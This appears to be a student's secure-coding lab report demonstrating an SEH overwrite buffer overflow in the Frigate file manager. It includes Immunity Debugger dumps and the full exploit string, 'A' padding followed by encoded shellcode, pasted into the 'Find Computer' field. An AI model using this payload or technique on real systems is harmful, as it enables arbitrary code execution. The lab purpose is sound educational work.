
Secure Coding

Lab-10

Santhosh M
18BCN7088

Attaching Frigate to immunity debugger to check register values:



l e m t w h c P k b z r ... s ?
Immunity: Consulting Services Manager


```
77E6000D C3               RETN
77E6000E 90               NOP
77E6000F 90               NOP
77E60010 90               NOP
77E60011 90               NOP
77E60012 90               NOP
77E60013 90               NOP
77E60014 90               NOP
77E60015 90               NOP
77E60016 90               NOP
77E60017 90               NOP
77E60018 90               NOP
77E60019 90               NOP
77E6001A 90               NOP
77E6001B 90               NOP
77E6001C 90               NOP
77E6001D 90               NOP
77E6001E 90               NOP
77E6001F 90               NOP
77E60020 8B4C24 04        MOV ECX,DWORD PTR SS:[ESP+4]
77E60024 F641 04 06       TEST BYTE PTR DS:[ECX+4],6
77E60028 74 05            JE SHORT ntdll.77E6002F
77E6002A E8 811D0100      CALL ntdll.ZwTestAlert
77E6002F B8 01000000      MOV EAX,1
77E60034 C2 1000          RETN 10
77E60037 90               NOP
77E60038 8D8424 DC020000  LEA EAX,DWORD PTR SS:[ESP+2DC]
77E6003F 64:8B0D 0000000  MOV ECX,DWORD PTR FS:[0]
77E60046 BA 2000E677      MOV EDX,ntdll.77E60020
77E6004B 8908             MOV DWORD PTR DS:[EAX],ECX
77E6004D 8950 04          MOV DWORD PTR DS:[EAX+4],EDX
77E60050 64:A3 00000000   MOV DWORD PTR FS:[0],EAX
77E60056 58               POP EAX
77E60057 8D7C24 0C        LEA EDI,DWORD PTR SS:[ESP+C]
77E6005B FFD0             CALL EAX
77E6005D 8B8F CC020000    MOV ECX,DWORD PTR DS:[EDI+2CC]
77E60063 64:890D 0000000  MOV DWORD PTR FS:[0],ECX
77E6006A 6A 01            PUSH 1
77E6006C 57               PUSH EDI
77E6006D E8 6EFE0000      CALL ntdll.ZwContinue
77E60072 8BF0             MOV ESI,EAX
77E60074 56               PUSH ESI
77E60075 E8 2B6E0300      CALL ntdll.RtlRaiseStatus
77E6007A ^EB F8           JMP SHORT ntdll.77E60074
77E6007C C2 1000          RETN 10
77E6007F 90               NOP
77E60080 64:8B0D 3000000  MOV ECX,DWORD PTR FS:[30]
77E60087 8B49 10          MOV ECX,DWORD PTR DS:[ECX+10]
77E6008A F641 0A 08       TEST BYTE PTR DS:[ECX+A],8
77E6008E 75 15            JNZ SHORT ntdll.77E600A5
77E60090 FF7424 0C        PUSH DWORD PTR SS:[ESP+C]
77E60094 FF7424 08        PUSH DWORD PTR SS:[ESP+8]
77E60098 E8 95060900      CALL ntdll.77EF0732
```

```
Registers (FPU)
EAX 7EF97000
ECX 00000000
EDX 77EEF7EA ntdll.DbgUiRemoteBreakin
EBX 00000000
ESP 0853FF5C
EBP 0853FF88
ESI 00000000
EDI 00000000

EIP 77E6000D ntdll.77E6000D

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 7EF97000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
Address  Hex dump                 ASCII
0059F000 00 10 B5 00 00 00 40 00  ......@.
0059F008 00 00 00 00 00 00 00 00  ........
0059F010 00 00 40 00 00 00 00 00  ..@.....
0059F018 30 01 00 00 08 00 00 00  00......
0059F020 9C 2C 40 00 08 2D 40 00  £,@..-@.
0059F028 34 2D 40 00 81 17 8B C0  4-@.....
0059F030 FF FF FF FF B0 4F 40 00      .O@.
0059F038 FF FF FF FF CC 4F 40 00      .O@.
0059F040 00 00 00 00 E0 4F 40 00  .....O@.
0059F048 01 00 00 00 F4 4F 40 00  .....O@.
0059F050 02 00 00 00 04 50 40 00  .....P@.
0059F058 FF FF FF FF 30 50 40 00      0P@.
0059F060 03 00 00 00 4C 50 40 00  ....LP@.
0059F068 04 00 00 00 64 50 40 00  ....dP@.
0059F070 05 00 00 00 7C 50 40 00  ....|P@.
0059F078 06 00 00 00 94 50 40 00  ....öP@.
0059F080 07 00 00 00 B0 50 40 00  .....P@.
0059F088 08 00 00 00 CC 50 40 00  .....P@.
0059F090 09 00 00 00 EC 50 40 00  .....P@.
0059F098 0A 00 00 00 08 51 40 00  .....Q@.
0059F0A0 0B 00 00 00 28 51 40 00  ....(Q@.
0059F0A8 0C 00 00 00 48 51 40 00  ....HQ@.
0059F0B0 0D 00 00 00 64 51 40 00  ....dQ@.
```

```
0853FF5C  77EEF826  RETURN to ntdll.77EEF826 from ntdll.DbgBreakPoint
0853FF60  7FB6EBBE
0853FF64  00000000  ....
0853FF68  00000000  ....
0853FF6C  00000000  ....
0853FF70  0853FF60
0853FF74  00000000  ....
0853FF78  0853FFC4  Pointer to next SEH record
0853FF7C  77EC1ECD  SE handler
0853FF80  0002AE06
0853FF84  00000000  ....
0853FF88  0853FF94
0853FF8C  75A733CA  RETURN to kernel32.75A733CA
0853FF90  00000000  ....
0853FF94  0853FFD4
0853FF98  77E89ED2  RETURN to ntdll.77E89ED2
0853FF9C  00000000  ....
0853FFA0  7FB6EBE2
0853FFA4  00000000  ....
0853FFA8  00000000  ....
0853FFAC  00000000  ....
0853FFB0  00000000  ....
0853FFB4  00000000  ....
0853FFB8  00000000  ....
```


It can be seen that EIP is loading ntdll which is the default error handler:




SEH chain of thread 000...

```
Address   SE handler
0853FF78  ntdll.77EC1ECD
0853FFC4  ntdll.77EC1ECD
```

Generating and loading payload into frigate:



```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAë K‡ @
%âÖÎÙrô_WYIIIIIIIIIICCCCCC7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIylYxMRuPuPGpQpK9XeUakpPdlK0Ptpnkf
26lnk1BEDnkT2Q84OmgBj4fDq9oNL5lpacLwrfLwPzaZoDMVaywXbjRSbqGlKSbDPLKczWLNk0Lr1sHYsqXUQZqF1Nkv9
EpuQ9Cnkg9uHZCWJCyLK7DLK5QHVUaKONLZajoFmuQKwgHIpD58vUS3MjXWK1mvDT5zDpXnk3hvDwq9CcVLKvlpKNk3hW
l6ayCNkdDlKvaZpoyPDa4DdckQKQqciqJF1IoypSo1OQJLK4RjKNmqMcZs1nmOuoBs07pePF0bHTqlKbOLGKOKeoKJPNU
OROVRHOVZ5mmom9okeel5VglvimPkKKPrUfemkCwR3SBOosZCOF3KOXUOsrMCTSOAA
```




Find Computer

● Computer name: osZC0F3KOXUQsrMCTS0AA

○ IP Address: 0 . 0 . 0 . 0

On analysing immunity debugger again, it can be seen that the EIP is changed and made to open the rtl60 dll.



SEH chain of main thread

```
Address  SE handler
0018F2F4 rtl60.40010C4B
909020EB *** CORRUPT ENTRY ***
```